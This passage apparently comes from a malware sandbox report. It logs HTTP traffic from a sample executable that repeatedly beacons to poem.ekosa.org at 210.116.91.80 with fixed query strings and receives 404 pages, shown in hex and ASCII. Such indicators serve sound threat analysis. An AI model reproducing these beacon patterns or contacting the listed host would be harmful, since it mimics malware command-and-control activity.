Jan 11, 2021 17:55:14.876337051 CET	463	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:15.145694017 CET	463	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:15 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.4	49797	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:15.415507078 CET	464	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:15.679867029 CET	464	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:15 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.4	49798	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:15.947823048 CET	465	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:16.212260962 CET	466	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:16 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.4	49799	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:16.591037035 CET	466	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:16.858326912 CET	467	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:16 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.4	49800	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:17.132344007 CET	468	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:17.399684906 CET	468	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:17 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.4	49801	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:17.660536051 CET	469	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:17.917649031 CET	470	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:17 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.4	49802	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:18.294675112 CET	470	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:18.562208891 CET	471	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:18 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.4	49803	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:18.824387074 CET	472	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:19.081305027 CET	476	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:18 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.4	49805	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:19.348949909 CET	479	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:19.612787008 CET	480	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:19 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.4	49806	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:20.001885891 CET	480	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:20.271342993 CET	481	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:19 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49762	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:54:58.937810898 CET	107	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:54:59.198338032 CET	108	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:54:59 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP 